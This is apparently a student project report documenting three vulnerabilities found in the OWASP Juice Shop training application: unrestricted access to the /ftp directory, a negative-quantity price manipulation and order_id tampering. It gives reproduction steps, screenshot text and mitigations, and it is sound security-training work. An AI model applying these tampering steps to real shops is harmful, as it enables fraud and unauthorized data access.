

DEPI Final Project

Web Vulnerabilities

OWASP JUICE SHOP

1. Sensitive Data Exposure via Unrestricted Access to /ftp Directory

Summary :

I discovered that the /ftp directory, which is disallowed in the robots.txt file, can be accessed directly by any user without restrictions. This could potentially lead to sensitive data exposure if sensitive files or resources are stored in this directory, as it is accessible without authentication or proper authorization.

Vulnerability Type :

- Sensitive Data Exposure
- Security Misconfiguration
- (Optional) Directory Listing (if applicable)

Description :

During my reconnaissance of the target application, I reviewed the robots.txt file and found that the /ftp directory is listed under "Disallow." This indicates that the site owner intends to prevent web crawlers from indexing this directory. However, this does not provide security and, upon testing, I was able to access the /ftp directory directly by visiting https://example.com/ftp (replace with actual domain).

This access potentially exposes sensitive information and files. No authentication or authorization checks are in place to restrict this directory, which can lead to unintended data leakage.

Steps to Reproduce :

1. Navigate to the following URL:
   https://demo.owasp-juice.shop/robots.txt
   Observe that /ftp is listed under Disallow.

2. Directly access the /ftp directory:
   https://demo.owasp-juice.shop /ftp
3. Depending on the content of the directory:
   a. Files may be directly listed (if directory listing is enabled).
   b. Specific sensitive files (e.g., backups, configuration files, or private resources) may be accessible if directory listing is disabled but file names are known or predictable.

Impact :

The primary risk is Sensitive Data Exposure, as unauthorized access to the /ftp directory can result in:

- Exposure of sensitive files such as configuration files, logs, database backups, or other internal resources.
- Attackers potentially gaining access to confidential information that could be leveraged for further attacks, including privilege escalation, unauthorized data access, or system compromise.

Suggested Mitigation :


To resolve this issue, I recommend:


1. Proper Access Control: Apply proper authentication and authorization mechanisms to restrict access to the /ftp directory.
2. Remove Sensitive Data: If /ftp contains sensitive files that should not be publicly accessible, remove them from the web-accessible directory or move them to a secured location.
3. Disable Directory Listing (if enabled): Ensure that directory listing is disabled so that attackers cannot view the contents of /ftp.
4. Server-Side Restrictions: Implement server-side restrictions (e.g., using .htaccess or other server configuration methods) to prevent unauthorized access to the /ftp directory.

Severity :


High

POC :

1. 

2. 

3.


ChatGPT
listing directory /ftp
demo.owasp-juice.shop/ftp
Search
~ / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
package.json.bak
acquisitions.md
eastere.gg
legal.md
suspicious_errors.yml
announcement_encrypted.md
encrypt.pyc
order_5267-b94c186585cedc4e.pdf

2. Parameter Tampering Vulnerability in Order Handling

Summary:

I discovered a Parameter Tampering vulnerability in the order-handling process of your website. By manipulating the quantity parameter in the request, an attacker can exploit this issue to modify the number of items in an order, resulting in incorrect order processing. This vulnerability can lead to various issues, such as purchasing products at negative prices, unauthorized modifications of orders, or even larger system abuses.

Vulnerability Type:

- Input Validation Vulnerability
- Business Logic Vulnerability
- CWE-20: Improper Input Validation

Steps to Reproduce:

1. **Add Product to Cart**:
   Add any product to the shopping cart from the product page.
2. **Navigate to Checkout**:
   Go to the cart or checkout page.
3. **Intercept or Modify the Request**:
   Use browser developer tools or a proxy tool (e.g., Burp Suite) to intercept the request or modify the quantity field directly in the browser console.
4. **Manipulate Quantity**:
   Change the quantity of the product to a negative value (e.g., -5).
5. **Observe the Result**:
   The total price becomes negative, and the website processes the order without validation. The system proceeds to checkout, reflecting the negative price in the transaction, enabling the user to proceed with an illegitimate order.

Impact:

This vulnerability has several significant potential impacts, including:

- **Financial Loss**: Attackers can manipulate the system to purchase products with negative pricing, potentially allowing them to receive refunds or credits from the site.
- **Inventory Manipulation**: Attackers can place incorrect orders, which may confuse the business's inventory system or result in unprocessed sales.
- **Automated Exploitation**: Bots or automated scripts can be employed to exploit this issue on a large scale, causing significant financial and operational damage.

Mitigation Suggestions:


1. **Input Validation**:
    - Ensure that user-inputted values, especially for quantities, are validated both on the client and server sides. Restrict quantities to positive integers only.
2. **Server-Side Validation**:
    - Implement server-side validation to recalculate the total price based on server-side quantities, ignoring any manipulated client-side data.
3. **Error Handling for Invalid Inputs**:
    - Introduce error handling mechanisms to reject invalid values such as negative numbers or zero when entered for product quantities.
4. **Logical Boundaries**:
    - Define upper and lower boundaries for product quantities and ensure these constraints are enforced in both frontend and backend processes to maintain valid business operations.

Severity:


High

POC :


1.


OWASP Juice Shop
demo.owasp-juice.shop/#/basket
Your Basket (hack95162@gmail.com)
Apple Juice (1000ml) 1
Banana Juice (1000ml) 3
Apple Pomace 1
Total Price: 8.85¤
Checkout
You will gain 0 Bonus Points from this order!
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held

2.


OWASP Juice Shop
demo.owasp-juice.shop/#/basket
Your Basket (hack95162@gmail.com)
Apple Juice (1000ml) 1
Banana Juice (1000ml) 3
Apple Pomace 1
Total Price: 8.85¤
Checkout
You will gain 0 Bonus Points from this order!
Request
Inspector

3.


OWASP Juice Shop
Your Basket (hack95162@gmail.com)
Apple Juice (1000ml) -6
Banana Juice (1000ml) 3
Apple Pomace 1
Total Price: -5.08¤
Checkout
You will gain 0 Bonus Points from this order!
Intercept is off

3. Parameter Tampering Vulnerability in Order Handling

Summary :

I discovered a Parameter Tampering Vulnerability in the order-handling process of your website. By modifying the order_id parameter in the request, an attacker can alter or change key aspects of an order. This could lead to unintended consequences such as processing payment for someone else's order, unauthorized order changes, or incorrect processing of an order.

Vulnerability Type:

- Insecure Direct Object Reference (IDOR)
- Parameter Manipulation
- CWE-472: External Control of Critical State Data

Steps to Reproduce:

1. **Add Item to Cart**:
   Add a product to the cart and proceed to the checkout or payment page.
2. **Capture the Request**:
   Use a proxy tool like Burp Suite or OWASP ZAP to capture the outgoing request during the checkout process.
3. **Locate the order_id Parameter**:
   In the captured request, look for the order_id parameter (or a similar order identifier) within the HTTP request, either in the URL (GET request) or in the body of the POST request.
4. **Tamper with the order_id**:
   Modify the value of the order_id parameter by changing it to another valid order ID or an arbitrary value (including non-existent order IDs).
5. **Forward the Tampered Request**:
   Send the modified request to the server. The server may process the order based on the tampered order_id, potentially charging for a different order, creating an unintended order, or causing unexpected behavior.

Impact:

Exploiting this vulnerability could lead to the following:

- **Payment for Incorrect Orders**:
  The attacker could process a payment for a different order or even for someone else's order, potentially gaining access to unintended products or services.
- **Unauthorized Order Modification**:
  An attacker could alter the order details (such as product, price, or shipping information) by modifying the order_id and manipulating the system.
- **Security Breach and Business Impact**:
  This can lead to incorrect inventory adjustments, unauthorized order processing, or customer service disruptions, causing financial and reputational damage.

Mitigation Suggestions :


1. **Server-Side Order Validation**:
   Validate the order_id on the server side and ensure it is tied to the authenticated user session. Orders should only be processed if they are associated with the logged-in user to prevent unauthorized changes.
2. **Session Binding**:
   Each order should be uniquely bound to a user session or token. This ensures that the user cannot alter the order_id to access or modify another user's order.
3. **Order Lookups via Session or Token**:
   Instead of accepting the order_id directly from the client, perform order lookups on the server using session or token-based data. This prevents tampering with sensitive order information.
4. **Use UUIDs for Order IDs**:
   Replace simple order IDs with UUIDs (Universally Unique Identifiers) to make them difficult to guess or manipulate. This increases the security of order identification.

Severity :

